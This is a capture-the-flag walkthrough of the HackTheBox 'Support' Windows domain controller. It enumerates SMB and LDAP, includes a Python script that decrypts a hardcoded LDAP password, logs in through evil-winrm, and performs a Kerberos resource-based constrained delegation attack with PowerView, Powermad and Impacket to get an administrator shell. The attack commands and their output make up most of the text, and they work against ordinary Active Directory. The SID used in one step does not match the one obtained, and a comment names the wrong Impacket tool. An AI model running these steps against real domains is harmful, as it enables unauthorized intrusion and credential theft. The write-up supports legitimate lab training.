HackTheBox : Support

Reconnaissance

I'm using nmap to scan all the services and their ports to see if there is any information that could bring me closer to the system.

nmap -sV 10.10.11.174 -A -Pn

53/tcp open domain Simple DNS Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2022-09-02 04:15:47Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: **support.htb**0., Site: Default-First-Site-Name)
3269/tcp open tcpwrapped
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

As it might be seen on the result above, there are quite a lot of services on this windows machine and some of them are **Kerberos**, **msrpc**, **smb**, and **ldap** which usually appear on Microsoft Windows Active Directory. I also find the Active Directory domain from this machine which is **support.htb**

Enumeration

We can enumerate the DNS servers to confirm the system's name.

$ dig @10.10.11.174 support.htb TXT

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;support.htb. IN TXT

;; AUTHORITY SECTION:
support.htb. 3600 IN SOA **dc.support.htb**. hostmaster.support.htb. 105 900 600 86400 3600

;; Query time: 359 msec
;; SERVER: 10.10.11.174#53(10.10.11.174) (UDP)
;; WHEN: Thu Sep 01 16:11:26 EDT 2022

Remember to add **support.htb** and **dc.support.htb** to the **/etc/hosts** file

SMB File Share Enumeration

SMB file shares can be a great source for intel and even initial access. Let's use the following command to enumerate the SMB file share for any anonymous shares that we can access

$ smbclient -L 10.10.11.174 -N

Sharename	Type	Comment
---	---	---
ADMIN$	Disk	Remote Admin
C$	Disk	Default share
IPC$	IPC	Remote IPC
NETLOGON	Disk	Logon server share
support-tools	Disk	support staff tools
SYSVOL	Disk	Logon server share

$ smbclient //10.10.11.174/support-tools -N

smb: \> ls

7-ZipPortable_21.07.paf.exe	A	2880728	Sat May 28 07:19:19 2022
npp.8.4.1.portable.x64.zip	A	5439245	Sat May 28 07:19:55 2022
putty.exe	A	1273576	Sat May 28 07:20:06 2022
SysinternalsSuite.zip	A	48102161	Sat May 28 07:19:31 2022
UserInfo.exe.zip	A	277499	Wed Jul 20 13:01:07 2022
windirstat1_1_2_setup.exe	A	79171	Sat May 28 07:20:17 2022
WiresharkPortable64_3.6.5.paf.exe	A	44398000	Sat May 28 07:19:43 2022

we can get a directory listing of the files stored on "support-tools"

smb: \> get UserInfo.exe.zip

I used the get option to copy **UserInfo.exe.zip** to my local directory.

Extract zip file .

$ 7z l UserInfo.exe.zip


Date	Time	Attr	Size	Compressed	Name
---	---	---	---	---	---
2022-05-27	13:51:05	.....	12288	5424	UserInfo.exe
2022-03-01	14:18:50	.....	99840	41727	CommandLineParser.dll
2021-10-22	19:42:08	.....	22144	12234	Microsoft.Bcl.AsyncInterfaces.dll
2021-10-22	19:48:04	.....	47216	21201	Microsoft.Extensions.DependencyInjection.Abstractions.dll
2021-10-22	19:48:22	.....	84608	39154	Microsoft.Extensions.DependencyInjection.dll
2021-10-22	19:51:24	.....	64112	29081	Microsoft.Extensions.Logging.Abstractions.dll
2020-02-19	06:05:18	.....	20856	11403	System.Buffers.dll
2020-02-19	06:05:18	.....	141184	58623	System.Memory.dll
2018-05-15	09:29:44	.....	115856	32709	System.Numerics.Vectors.dll


2021-10-22 19:40:18 ..... 18024 9541 System.Runtime.CompilerServices.Unsafe.dll
2020-02-19 06:05:18 ..... 25984 13437 System.Threading.Tasks.Extensions.dll
2022-05-27 12:59:39 ..... 563 327 UserInfo.exe.config

there are .exe and .dll which identify as the result from compiling .NET code. I can ignore all the **.dll** files and focus on **UserInfo.exe**

User Flag

I did some reverse engineering here to reveal how the UserInfo.exe works. I was using a .NET decompiler / debugger / .NET assembly editor called dnSpy to decompile UserInfo.exe . Additionally, you can use tools like dotPeek or JustDecompile to do the same as well.





The getPassword() itself basically its a function that will decrypt the encrypted password from a variable called enc_password that was hardcoded at line 22 using a key from a variable called key at line 25.save script for decrypt.py

```
import base64

cp = "0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E"
key = "armando"

array = base64.b64decode(cp)
array2 = bytearray(array)
for i in range(len(array)):
   array2[i] = array[i] ^ ord(key[i % len(key)]) ^ 223
print(array2)
```

```
$python3 decrypt.py
bytearray(b'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz')
```

Decrypted Password : nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz

LDAP save all the users information within its service, therefore it is make sense why this article used ldapsearch to list all the users.

ldapsearch command:

```
ldapsearch -x -b "dc=support,dc=htb" -H ldap://support.htb -D "support\ldap" -W "objectclass=user"
```

Enter the decrypt password. Or try a sort command to find the password.

```
ldapsearch -x -b "dc=support,dc=htb" -H ldap://support.htb -D "support\ldap" -W "objectclass=user" | grep info:
```

info: Ironside47pleasure40Watchful

There is a user named support and on top of that, there is also a plaintext password .I used evil-winrm with the credential and this happened.

```
evil-winrm -i support.htb -u support -p Ironside47pleasure40Watchful
```

```
> type ..\Desktop\user.txt
0b501fbeeec039aebd13b209680e9cd2
```

Root Flag

We can guide ourselves and follow the steps of the following article to climb.

we can see that the user account we already pwned(“support”) has a “GenericAll” permission over the AD-Object “dc.support.htb”.we will need to perform a Kerberos Resource-based Constrained Delegation attack.then upload PowerView.ps1 and Powermad.ps1 .then read this file Kerberos_delegation. And import uploading files.

We start by creating an account with the name fake01 and the password 123456

```
> upload PowerView.ps1
> upload Powermad.ps1

> Import-Module .\Powermad.ps1
> Import-Module .\PowerView.ps1

> New-MachineAccount -MachineAccount fake01 -Password $(ConvertTo-SecureString '123456' -AsPlainText
-Force) -Verbose
Verbose: [+] Domain Controller = dc.support.htb
Verbose: [+] Domain = support.htb
Verbose: [+] SAMAccountName = fake01$
Verbose: [+] Distinguished Name = CN=fake01,CN=Computers,DC=support,DC=htb
[+] Machine account fake01 added
```

Before the next steps we need to get the sid of the account we created

```
> Get-DomainComputer fake01 -Properties objectsid

objectsid
---------
S-1-5-21-1677581083-3380853377-188903654-5101
```

Now with the sid we can continue with the following steps .

```
>$SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList
"O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;S-1-5-21-1677581083-3380853377-188903654-5102)"
> $SDBytes = New-Object byte[] ($SD.BinaryLength)
> $SD.GetBinaryForm($SDBytes, 0)
> Get-DomainComputer dc | Set-DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity'=$SDBytes}
```

At the end point, rather than playing with rubeus to get the ticket, we can do it with impacket

```
$ impacket-getST support.htb/fake01:123456 -dc-ip 10.10.11.174 -impersonate administrator -spn www/dc.support.htb
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating administrator
[*]         Requesting S4U2self
[*]         Requesting S4U2Proxy
[*] Saving ticket in administrator.ccache
```

The Service Ticket will be stored in a .ccache file in the current directory where you run the command. For the following step, we need to set the ticket to a variable called **KRB5CCNAME**. This variable holds the Kerberos ticket which can be used to perform kerberos related operations.

```
$ export KRB5CCNAME=administrator.ccache
```

We will use a tools from **Impacket** again called **impacket-secretsdump** to dump all the credentials from the AD machine using the ticket that we have got before

```
$ impacket-wmiexec support.htb/administrator@dc.support.htb -no-pass -k
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
```

```
[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>dir
 Volume in drive C has no label.
 Volume Serial Number is 955A-5CBB

 Directory of C:\

05/08/2021  01:15 AM         <DIR>          PerfLogs
07/21/2022  04:01 AM         <DIR>          Program Files
05/08/2021  02:34 AM         <DIR>          Program Files (x86)
05/28/2022  04:18 AM         <DIR>          share
07/26/2022  06:21 AM         <DIR>          Users
09/03/2022  04:17 PM         <DIR>          Windows
               0 File(s)              0 bytes
               6 Dir(s)   3,959,635,968 bytes free

C:\>type root.txt
The system cannot find the file specified.

>cd C:\Users\Administrator\Desktop
>type root.txt
a176f0d300b4e4d70d9799eba111fadf
```